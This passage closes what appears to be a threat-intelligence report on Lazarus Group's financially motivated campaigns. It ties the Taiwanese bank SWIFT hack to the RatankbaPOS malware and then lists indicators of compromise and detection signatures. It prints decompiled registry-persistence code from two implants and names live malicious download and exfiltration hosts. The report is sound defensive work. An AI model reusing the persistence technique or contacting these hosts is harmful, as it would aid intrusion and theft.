On or before October 3rd, 2017, the Far Eastern International Bank (FEIB) in Taiwan was hacked by Lazarus Group to steal money via the SWIFT system. One of the implants (9cc69d81613285352ce92ec3cb44227af5daa8ad4e483ecc59427fe23b122fce) utilized in that attack was a loader and spreader that writes itself to the Windows temp directory: c:\windows\temp\. This directory is also used by numerous other Lazarus Group implants including by the RatankbaPOS dropper for the payload drop location as well as for RatankbaPOS logging. Additionally, there are several instances of code overlap between RatankbaPOS and the FEIB spreader implant. One such overlap includes the way in which each implant sets up persistence in almost precisely the same way (Fig. 59).



```
Filename = 0;
memset(&v4, 0, 0x3FFu);
if ( !GetModuleFileNameA(0, &Filename, 0x400u) )
  sprintf(&Filename, "\"c:\\windows\\temp\\bitsran.exe\"");
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0xF003Fu, &phkResult)
  || (result = RegOpenKeyExA(
                 HKEY_CURRENT_USER,
                 "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
                 0,
                 0xF003Fu,
                 &phkResult)) == 0 )
{
  v1 = RegSetValueExA(phkResult, "BITSRAN", 0, 1u, &Filename, strlen(&Filename));
  if ( v1 )
  {
    RegCloseKey(phkResult);
    result = v1;
  }
  else
  {
    RegCloseKey(phkResult);
    result = 0;
  }
}
return result;
}
```


```
Filename = 0;
memset(&v4, 0, 0x3FFu);
if ( !GetModuleFileNameA(0, &Filename, 0x400u) )
  GetModuleFileNameA(0, &Filename, 0x400u);
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0xF003Fu, &phkResult)
  || (result = RegOpenKeyExA(
                 HKEY_CURRENT_USER,
                 "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
                 0,
                 0xF003Fu,
                 &phkResult)) == 0 )
{
  v1 = RegSetValueExA(phkResult, "igfxgpttray", 0, 1u, &Filename, strlen(&Filename));
  if ( v1 )
  {
    RegCloseKey(phkResult);
    result = v1;
  }
  else
  {
    RegCloseKey(phkResult);
    result = 0;
  }
}
return result;
}
```

Figure 59: Registry key persistence. Left: FEIB spreader, Right: RatankbaPOS dropper

DECOYS

Content found in a PowerRatankba JS downloader decoy (transaction.pdf downloaded by transaction.js) was previously utilized in Lazarus campaigns using techniques that have more traditionally, to our knowledge, been used for espionage rather than for financial gain. The campaign occurred on August 4th, 2017, where Lazarus Group impersonated a National police officer of South Korea along with a malicious Microsoft Office Excel document. The malicious Excel attachment utilized a macro-based VBScript XOR dropper technique that has been very well documented in public already.

The document used in this attack was named ***비트코인 거래내역.xls*** (b46530fa2bd5f9958f664e754ae392dc400bd3fcb1c5adc7130b7374e0409924), which roughly translates to "Bitcoin transaction history." Using the macro-based VBScript XOR dropper technique a CoreDn downloader implant is dropped to disk with a C&C of www.unsunozo[.]org. The interesting overlap with the PowerRatankba campaigns can be found in the lure used by the Excel spreadsheet (Fig. 60). The highlighted transactions, after the "Final bitcoin Address" section match with the beginning of the transactions used in the PowerRatankba decoy transaction.pdf.



1	2017/04/21 17:44:13	905fe6f0b25ef4861ef7766495e7e0178f89dde0de731dc2b05c64ec1ca6c163	1DWxEHVQrE8EuHXPwCBg4UWjYDznbZQCRU	228.7859441	Final bitcoin Address
2	2017/04/21 17:44:13	a7790ad8a363c4a9a59a6d0b09be792990946bdf84fe5a26b8319dbf3fcf1501		198.5985084	
3	2017/04/21 17:44:13	b7b2521992ad76124f7c67b24b9df9d5e33daf5d95493887 6b16b878dffb4bdc	16hz9gs968ocmJcMwMLgtaP8qf5KzvYvJe	299.9200522	
4	2017/04/21 17:44:13	aece97f29f94fb30e317b958d967d84f9cc74e18635031dbda6405c4132d42c9		139.0183042	
5	2017/04/21 17:44:13	7105554ea7c87d8cac5a06b45820bb6762ab8c85bf38cb23d60e93b01ec805d0	1PsZrmeAb2XaBUsnLH4VcLw5XeRJGFsEvN	297.3616702	
6	2017/04/21 17:44:13	00ecb9e37ec96a4b792c6b8c003d0dc07ae81cc91379d16ce7b9a6b679954530		213.1846643	
7	2017/04/21 17:44:13	6b3af06b49329496a7f40b972867f4d6f4341e7f419dd0597fac5338bdb2a813	14kFjxoCrcqZhFZRaGXEWuFMe6qF81rhZ5	97.97433996	
8	2017/04/21 17:44:13	c7848db3917c47ade259d6f731d02cd404c56f6341f025c4bd9c0ed1207781c7	1aD1AEWEboFuwtdSJFQhd9gi4NeYd8q3r	296.1121884	
9	2017/04/21 17:44:13	59a9d609f57c1098da96c077b32ae98a76a9a227c27187ec9e9acaa51b7d996a		98.4515084	
10	2017/04/21 17:44:13	f6272af4b8854f53c543e6af8c196b730dc56951115acf26f8fdb7dc1adb1a42	1D82ke96ZKJsukTam4CuK4MuZhmKH4jD5w	300.2974688	
11	2017/04/21 17:44:13	fb2a1fe15239bb3f85644a754dc70cdcd23eb15fc9358f1d17804ca78536f3fb		342.2155173	
12	2017/04/21 17:44:13	c8b143cb4b619ff09bd68f51494f006d2e27b5a3873ac18bcc23e70a645f7825	1GgnfVGyngwE2oA9LvT4vrefSLD3jgjL94	135.6488919	
13	2017/04/21 21:44:33	a9258c551db8119a905162915c7b1392020a1bf25249efe5831f8f01b402b695	1LDcDPMMZ7W4JpouWn28TsgeS85nRdvQqZ	1172.319808	
14	2017/04/21 17:44:13	e6c5cc1e4b56fe89905f1424d4088ad201ae92c98f874e943283d9a536637d86	1E11Lr63XWSASHobvAfG8cLZT2Gp3cfXHE	13.2097288	
15	2017/04/21 17:44:13	c9e692f37c8754ec4155cee974b074e061abdf60235b22f8b3e79ea2ab28f932	186dZVoywtaGt3mXwvSjhKxB8LBsxoeEcC	89.9997288	
16	2017/04/21 17:44:13	318b2ccdbe74033d7703f621cc3b538fe6a905a3640e43fdfab1923a1a688590	1NTW4SqsHk5pNWiskyDnd1NiXosfPN9C2p	11.1995288	
17	2017/04/21 17:44:13	98babd5e99a10420a34db4ceff320f902d5f479f888781884f0fe75eef1e9dab	16K6u4EEh7C6eRXYUu9aa2LbYEPsCgyNqj	9.9997288	
18	2017/04/21 17:44:13	9d6a564166c9ccd3f047ac3fb82e721f148731f2bf91089d05dea5d01be709f6	1BxD3dcTf7YRmg9jeaWa3DEva2oSH56bDN	21.1591469	
19	2017/04/21 17:44:13	0fbb3c297d7853c7b50f7dafe914bb017e191fdebf96467a8060799e91fbdfc4	17m7FZ7496xnE2E5J4tHt71cp9bJueJAgC	15.39768542	
20	2017/04/21 17:44:13	e07e3490b6f804a44f40ace15ad85f06e082914445adef652c2db1c0c7b43e57	1YgFnekzccWiBHBDf6By6uXnQNSiGbDhT	1.5469973	
21	2017/04/21 17:45:14	884f45e33b2eb5db4d0fd7e9b6ee9bd234a8d380906a2f428f4d103956addc83	17gu2ELc28wMh9oPpTgAhYVKWwodH6PD5	40.70647115	
22	2017/04/21 17:45:14	75685792cd309d2208ba2872ae56ad4e2231cd7803d3f171d2a537a8543fcac3	1GhpajFREYcUi2DoHtmLWBMd4kfQ6g3Yei	69.1995512	
23	2017/04/21 17:45:14	e4a1e29da1a34bd26af56ed377cc22476518ad967b31cbbb3e1da67bf64a8b19	1NYLU8TgpMx7N7n1dxgLf3dDFdwkUeu4dA	10.78221685	
24	2017/04/21 17:45:14	de436bae0e7ab18a2df055c025a51e2a33aa5dc376dbf4bbe94074e0aef9078f	1go5katfCCFHfhggHRaYJpuDw8gcfZ5u	89.9981512	


Seq	Transaction Date (utc+0)	Transaction id	bitcoin address	BTC
1	2017/04/21 17:44:13	e6c5cc1e4b56fe89905f1424d4088ad201ae92c98f874e943283d9a536637d86	1E11Lr63XWSASHobvAfG8cLZT2Gp3cfXHE	13.2097288
2	2017/04/21 17:44:13	c9e692f37c8754ec4155cee974b074e061abdf60235b22f8b3e79ea2ab28f932	186dZVoywtaGt3mXwvSjhKxB8LBsxoeEcC	89.9997288
3	2017/04/21 17:44:13	318b2ccdbe74033d7703f621cc3b538fe6a905a3640e43fdfab1923a1a688590	1NTW4SqsHk5pNWiskyDnd1NiXosfPN9C2p	11.1995288
4	2017/04/21 17:44:13	98babd5e99a10420a34db4ceff320f902d5f479f888781884f0fe75eef1e9dab	16K6u4EEh7C6eRXYUu9aa2LbYEPsCgyNqj	9.9997288
5	2017/04/21 17:44:13	9d6a564166c9ccd3f047ac3fb82e721f148731f2bf91089d05dea5d01be709f6	1BxD3dcTf7YRmg9jeaWa3DEva2oSH56bDN	21.1591469
6	2017/04/21 17:44:13	0fbb3c297d7853c7b50f7dafe914bb017e191fdebf96467a8060799e91fbdfc4	17m7FZ7496xnE2E5J4tHt71cp9bJueJAgC	15.39768542
7	2017/04/21 17:44:13	e07e3490b6f804a44f40ace15ad85f06e082914445adef652c2db1c0c7b43e57	1YgFnekzccWiBHBDf6By6uXnQNSiGbDhT	1.5469973
8	2017/04/21 17:45:14	884f45e33b2eb5db4d0fd7e9b6ee9bd234a8d380906a2f428f4d103956addc83	17gu2ELc28wMh9oPpTgAhYVKWwodH6PD5	40.70647115
9	2017/04/21 17:45:14	75685792cd309d2208ba2872ae56ad4e2231cd7803d3f171d2a537a8543fcac3	1GhpajFREYcUi2DoHtmLWBMd4kfQ6g3Yei	69.1995512

Figure 60: Excel CoreDn ~tmp001.xls decoy on the left, PowerRatankba transaction.pdf decoy on the right

On a final note for this aspect of the actor attribution, campaigns utilizing the VBScript XOR macro technique have historically been used for attacks more closely associated with espionage than for direct financial gain, as was the case when several campaigns targeted the personal accounts of employees at US defense contractors. This behavior may offer a clue as to the desperation North Korea has for procuring currency through illicit means, possibly due to the economic sanctions imposed on the regime. This may indicate that there has been a significant shift in directives for the Lazarus team(s) that historically conducted espionage campaigns. Furthermore, several of the campaigns utilizing the old VBScript XOR macro technique have direct or within-one-week overlap with PowerRatankba campaigns alluding to the possibility that there is in fact more than one team working under the North Korean umbrella as other companies have suggested (e.g., Kaspersky's excellent write-up on Bluenoroff).

C&C

A report was found in a Facebook post from mickeyfintech that listed a domain utilized in several PowerRatankba campaigns as being associated with infrastructure utilized in the breach of the FEIB (Fig. 61). The domain, trade.publicvm[.]com, was allegedly connected to the FEIB hack. That domain was also used by several PowerRatankba downloaders and payloads for hosting as well as C&C. This is a low confidence indicator as we have been unable to corroborate if that domain was in fact utilized by Lazarus in the hacking of the FEIB.



遠銀 SWIFT 事件
<<#金管會緊急通報>>
通報日期:2017/10/15
金管會緊急通知, 詳如下
請儘速自行檢查有無惡意程式或惡意行為

1、惡意程式資訊
名稱 功能說明
(1) msmpeng.exe 駭客工具
(2) splwow32.exe 駭客工具
(3) FileTokenBroker.dll.mui 木馬程式
(4) FileTokenBroker.dll 木馬程式
(5) aa.txt(RSWEXXX.tmp) 電腦檔案加密軟體
(6) bitsran.exe 電腦檔案加密軟體

2、研悉相關惡意程式發現駭客使用惡意中繼站IP及Domain如下:
(1) 94.23.148.41(荷蘭)
(2) 167.114.32.112(美國)
(3) 217.182.15.21(巴羅達)
(4) 169.16.135.223(紐約)
(5) sportsforms.net
(6) trade.publicvm.com

以上 請金融同業嚴加提防……

Far Swift incident
<<#金管會緊急通報>>
Date of communication: 2017/10/15
The Hkma's urgent notice is as follows:
Please check your own malicious or malicious acts as soon as possible.

1 Malicious program information
Name Function description
(1) Msmpeng. Exe tool
(2) Splwow32. Exe tool
(3) Filetokenbroker. Dll. Mui Trojan program
(4) Filetokenbroker. Dll program
(5) AA. Txt. TMP SOFTWARE Encryption software
(6) Bitsran. Exe file encryption software

2 in connection with malicious programming, the hackers were found to be using the malicious relay station ip and password as follows:
(1) 94.23.148.41 (Netherlands)
(2) 167.114.32.112 (United States)
(3) 217.182.15.21 (the)
(4) 169.16.135.223 (New York)
(5) sportsforms.net
(6) trade.publicvm.com

Figure 61: Facebook post listing PowerRatankba domain as being associated with FEIB breach

CONCLUSION

This report has introduced several new additions to Lazarus Group's ever-growing arsenal, including a variety of different attack vectors, a new PowerShell implant and Gh0st RAT variant, as well as an emerging point-of-sale threat targeting South Korean devices. In addition to insight into Lazarus' emerging toolset, there are two key takeaways from this research:

- Analyzing a financially motivated arm of a state actor highlights an often overlooked or underestimated aspect of state-sponsored attacks; in this case, we were able to differentiate the actions of the financially motivated team within Lazarus from those of their espionage and disruption teams that have recently grabbed headlines.
- This group now appears to be targeting individuals rather than just organizations: individuals are softer targets, often lacking resources and knowledge to defend themselves and providing new avenues of monetization for a state-sponsored threat actor's toolkit.
- Moreover, both the explosive growth in cryptocurrency values and the emergence of new point-of-sale malware near the peak holiday shopping season provide an interesting example of how one state-sponsored actor is following the money, adding direct theft from individuals and organizations to the more "traditional" approach of targeting financial institutions for espionage that we often observe with other APT actors.

RESEARCH CONTRIBUTIONS

Proofpoint

Kafeine (@kafeine)

Matthew Mesa (@mesa_matt)

Kimberly (@StopMalvertisin)

James Emory (@sudosev)

External

Malc0de (@malc0de)

Adam (@infosecatom)

Jacob Soo (@_jsoo_)

Special Thanks

We would like to thank Yonathan Klijnsma (@ydklijnsma) and RisqIQ (@RiskIQ) for supporting this research by sharing data and assisting with some of the infrastructure analysis.

INDICATORS OF COMPROMISE (IOCS)

PowerSpritz ITW URLs
hxxp://skype.2[.]vu/1
hxxp://skype.2[.]vu/k
hxxp://skypeupdate.2[.]vu/1
hxxp://telegramupdate.2[.]vu/5
hxxps://doc-00-64-docs.googleusercontent[.]com/docs/securesc/
ha0ro937gcuc7l7deffksulhg5h7mbp1/39cbphg8k5qve4q5rr6nonee
1bueiu8o/1499428800000/13030420262846080952/*/0B63J1WTZC49h
X1JnZUo4Y1pnRG8?e=download

hxxps://drive.google[.]com/uc?export=download&id=0B63J1WTZC49hdDR0clR3cFpITVE
hxxp://201.211.183[.]215:8080/update.php?t=Skype&r=update
hxxp://122.248.34[.]23/lndex.php?t=SkypeSetup&r=mail_new
hxxp://122.248.34[.]23/lndex.php?t=Telegram&r=1.1.9

PowerSpritz Hashes
cbebafb2f4d77967ffb1a74aac09633b5af616046f31dddf899019ba78a55411
9ca3e56dcb2d1b92e88a0d09d8cab2207ee6d1f55bada744ef81e8b8cf155453
5a162898a38601e41d538f067eaf81d6a038268bc52a86cf13c2e43ca2487c07

PowerSpritz C&C
hxxp://dogecoin.deaftone[.]com:8080/mainls.cs
hxxp://macintosh[.]linkpc[.]net:8080/mainls.cs

Microsoft Compiled HTML Help (CHM) Hashes
81617bd4fa5d6c1a703c40157fbe16c55c11260723b7f63de022fd5dd241bdbf
d5f9a81df5061c69be9c0ed55fba7d796e1a8ebab7c609ae437c574bd7b30b48
4eb2dd5e90bda6da5efbd213c8472775bdd16e67bcf559f58802a8c371848212
01b047e0f3b49f8ab6ebf6795bc72ba7f63d7acbc68f65f1f8f66e34de827e49
l3e91f399d207178a5aa6de3d680b58fc3f239004e541a8bff2cc3e851b76e8bb
9d10911a7bbf26f58b5e39342540761885422b878617f864bfdb16195b7cd0f5
85a263fc34883fc514be48da2d814f1b43525e63049c6b180c73c8ec00920f51
6cb1e9850dd853880bbaf68ea23243bac9c430df576fa1e679d7f26d56785984
772b9b873100375c9696d87724f8efa2c8c1484853d40b52c6dc6f7759f5db01
6d4415a2cbedc960c7c7055626c61842b3a3ca4718e2ac0e3d2ac0c7ef41b84d
030b4525558f2c411f972d91b144870b388380b59372e1798926cc2958242863

Microsoft Compiled HTML Help (CHM) C&C
hxxp://92.222.106[.]229/theme.gif
hxxp://www.businesshop[.]net/hide.gif

MS Shortcut Link (LNK) Hashes
beecb33ef8adec99bbba3b64245c7230986c3c1a7f3246b0d26c641887387bfe
8f0b83d4ff6d8720e134b467b34728c2823c4d75313ef6dce717b06f414bdf5c

MS Shortcut Link (LNK) C&C
hxxp://tinyurl[.]com/y9jbk8cg
hxxp://201.211.183[.]215:8080/pdfviewer.php?o=0&t=report&m=0

JavaScript Hashes
e7581e1f112edc7e9fbb0383dd5780c4f2dd9923c4acc09b407f718ab6f7753d
7975c09dd436fededd38acee9769ad367bfe07c769770bd152f33a10ed36529e
100c6400331fa1919958bed122b88f1599a61b3bb113d98b218a535443ebc3a7
8ff100ca86cb62117f1290e71d5f9c0519661d6c955d9fcfb71f0bbdf75b51b3
97c6c69405ed721a64c158f18ab4386e3ade19841b0dea3dcce6b521faf3a660

41ee2947356b26e4d8aca826ae392be932cd8800476840713e9b6c630972604f
25f13dca780bafb0001d521ea6e76a3bd4dd74ce137596b948d41794ece59a66

JavaScript C&C
hxxp://51.255.219[.]82/files/download/falconcoin.zip
hxxp://51.255.219[.]82/theme.gif
hxxp://51.255.219[.].82/files/download/falconcoin.pdf
hxxp://apps.got-game[.]org/images/character.gif

hxxp://apps.got-game[.]org/files/download/transaction.pdf
hxxp://www.energydonate[.]com/files/download/bithumb.zip
hxxp://www.energydonate[.]com/images/character.gif
hxxp://www.energydonate[.]com/files/download/bithumb.pdf

MS Office Docs Hashes
b3235a703026b2077ccfa20b3dabd82d65c6b5645f7f15e7bbad1ce8173c7960
b9cf1cba0f626668793b9624e55c76e2dab56893b21239523f2a2a0281844c6d
972b598d709b66b35900dc21c5225e5f0d474f241fefa890b381089afd7d44ee

MS Office Docs C&C
198.100.157[.]239
hxxp://www.energydonate[.]com/files/download/Bithumb.zip
hxxp://www.energydonate[.]com/images/character.gif

PyInstaller Hashes
b530de08530d1ba19a94bc075e74e2236c106466dedc92be3abdee9908e8cf7e
eab612e333baaec0709f3f213f73388607e495d8af9a2851f352481e996283f1
eb372423e4dcd4665cc03ffc384ff625ae4afd13f6d0589e4568354be271f86e

PyInstaller Hosting or Email IDNA
xn--bitcin-zxa[.]org
xn--electrm-s2a[.]org
xn--bitcingold-hcb[.]org
xn--bitcoigold-o1b[.]com
xn--bitcoingld-lcb[.]com
xn--bitcoingld-lcb[.]org
xn--bitcoingod-8yb[.]com
xn--btcongold-54ad[.]com
xn--btcongold-g5ad[.]com

Likely Related IDNA
xn--6fgp[.]com
xn--bitcingold-5bb.[]com
xn--bitcingold-jbb[.]com
xn--bitcingold-t3b[.]com
xn--bitcoingol-4kb[.]com
xn--bitoingold-1ib[.]com
xn--btcoingold-v8a[.]com
xn--bitcoingldwallet-twb[.]org

PyInstaller C&C
hxxp://www.btc-gold[.]us/images/top_bar.gif
hxxp://trade.publicvm[.]com/images/top_bar.gif

PowerRatankba Hashes
41f155f039448edb42c3a566e7b8e150829b97d83109c0c394d199cdcfd20f9b
20f7e342a5f3224cab8f0439e2ba02bb051cd3e1afcd603142a60ac8af9699ba
db8163d054a35522d0dec35743cfd2c9872e0eb446467b573a79f84d61761471
3cd0689b2bae5109caedeb2cf9dd4b3a975ab277fadbbb26065e489565470a5c
b265a5d984c4654ac0b25ddcf8048d0aabc28e36d3e2439d1c08468842857f46
1768f2e9cea5f8c97007c6f822531c1c9043c151187c54ebfb289980ff63d666
99ad06cca4910c62e8d6b68801c6122137cf8458083bb58cbc767eebc220180d
f7f2dd674532056c0d67ef1fb7c8ae8dd0484768604b551ee9b6c4405008fe6b
d844777dcafcde8622b9472b6cd442c50c3747579868a53a505ef2f5a4f0e26a

NOTE: Several of these domains reflect themes and brands (only BTG) that are confirmed to have been used in phishing attacks. Additionally, they were registered in the same timeframe, at the same registrar, with matching server characteristics that were observed in the confirmed IDNA infrastructure domains. These domains in no way indicate that they have been used for attacks, nor that the themes utilized indicate that the entity in question has been targeted or compromised. We simply assess that this infrastructure is related to Lazarus Group and currently do not know how or if it was utilized for campaigns.

PowerRatankba C&C
51.255.219[.]82
144.217.51[.]246
158.69.57[.]135
198.100.157[.]239
201.139.226[.]67
92.222.106[.]229
apps.got-game[.]org
trade.publicvm[.]com
www.businesshop[.]net
vietcasino.linkpc[.]net

Related Unknown Purpose C&C
coinbases[.]org
africawebcast[.]com
bitforex.linkpc[.]net
macintosh.linkpc[.]net
coinbroker.linkpc[.]net
moneymaker.publicvm[.]com

RFC18 Gh0st RAT
3a856d8c835232fe81711680dc098ed2b21a4feda7761ed39405d453b4e949f6

RFC18 Gh0st RAT Download Locations
hxxp://180.235.133[.]235/img.gif
hxxp://180.235.133[.]121/images/img.gif

RFC18 Gh0st RAT C&C
180.235.133[.]235:443
180.235.133[.]121:443
51.255.219[.]82:443
158.69.57[.]135:443

RatankbaPOS ITW
hxxp://www.webkingston[.]com/top.gif

RatankbaPOS Hashes
b66624ab8591c2b10730b7138cbf44703abec62bfc7774d626191468869bf21c
79a4b6329e35e23c3974960b2cecc68ee30ce803619158ef3fefcec5d4671c98
d334c40b42d2e6286f0553ae9e6e73e7e7aaec04a85df070b790738d66fd14fb
2b05a692518a6102c540e209cb4eb1391b28944fdb270aef7ea47e1ddeff5ae2

RatankbaPOS Loader C&C
hxxp://www.webkingston[.]com/update.jsp?action=need_update

RatankbaPOS Exfiltration C&C
hxxp://www.energydonate[.]com/list.jsp?action=up
hxxp://online-help[.]serveftp[.]com/list.jsp?action=up

ET AND ETPRO SURICATA/SNORT SIGNATURES

2824864,ETPRO TROJAN Ratankba Recon Backdoor/Module CnC Beacon 1
2828904,ETPRO TROJAN RatankbaPOS Dropper CnC Checkin M1
2828905,ETPRO TROJAN RatankbaPOS Dropper CnC Checkin M2
2828906,ETPRO TROJAN RatankbaPOS CnC Checkin
2828921,ETPRO TROJAN PowerRatankba DNS Lookup 1
2828922,ETPRO TROJAN PowerRatankba DNS Lookup 2
2828923,ETPRO TROJAN PowerRatankba DNS Lookup 3
2828924,ETPRO TROJAN PowerRatankba DNS Lookup 4
2828925,ETPRO TROJAN PowerRatankba DNS Lookup 5
2828926,ETPRO TROJAN PowerRatankba DNS Lookup 6
2828927,ETPRO TROJAN PowerRatankba DNS Lookup 7
2828928,ETPRO TROJAN PowerRatankba DNS Lookup 8
2828929,ETPRO TROJAN PowerRatankba DNS Lookup 9
2828930,ETPRO TROJAN PowerRatankba DNS Lookup 10
2828931,ETPRO TROJAN PowerRatankba DNS Lookup 11
2828932,ETPRO TROJAN PowerRatankba DNS Lookup 12
2828933,ETPRO TROJAN PowerRatankba DNS Lookup 13
2828934,ETPRO TROJAN PowerRatankba DNS Lookup 14
2828935,ETPRO TROJAN PowerRatankba DNS Lookup 15
2828936,ETPRO TROJAN PowerRatankba DNS Lookup 16
2828937,ETPRO TROJAN PowerRatankba DNS Lookup 17
2828938,ETPRO TROJAN PowerRatankba DNS Lookup 18
2828939,ETPRO TROJAN PowerRatankba DNS Lookup 19
2828940,ETPRO TROJAN PowerRatankba DNS Lookup 20
2828941,ETPRO TROJAN PowerRatankba DNS Lookup 21
2828942,ETPRO TROJAN PowerRatankba DNS Lookup 22
2828943,ETPRO TROJAN PowerRatankba DNS Lookup 23
2828944,ETPRO TROJAN PowerRatankba DNS Lookup 24
2828945,ETPRO TROJAN PowerRatankba DNS Lookup 25
2828946,ETPRO TROJAN PowerRatankba DNS Lookup 26
2828947,ETPRO TROJAN PowerRatankba DNS Lookup 27
2828948,ETPRO TROJAN PowerRatankba DNS Lookup 28
2828949,ETPRO TROJAN PowerRatankba DNS Lookup 29
2828950,ETPRO TROJAN PowerRatankba DNS Lookup 30
2828951,ETPRO TROJAN PowerRatankba DNS Lookup 31
2828952,ETPRO TROJAN PowerRatankba DNS Lookup 32
2828953,ETPRO TROJAN PowerRatankba DNS Lookup 33
2828971,ETPRO TROJAN RatankbaPOS POS Exfiltration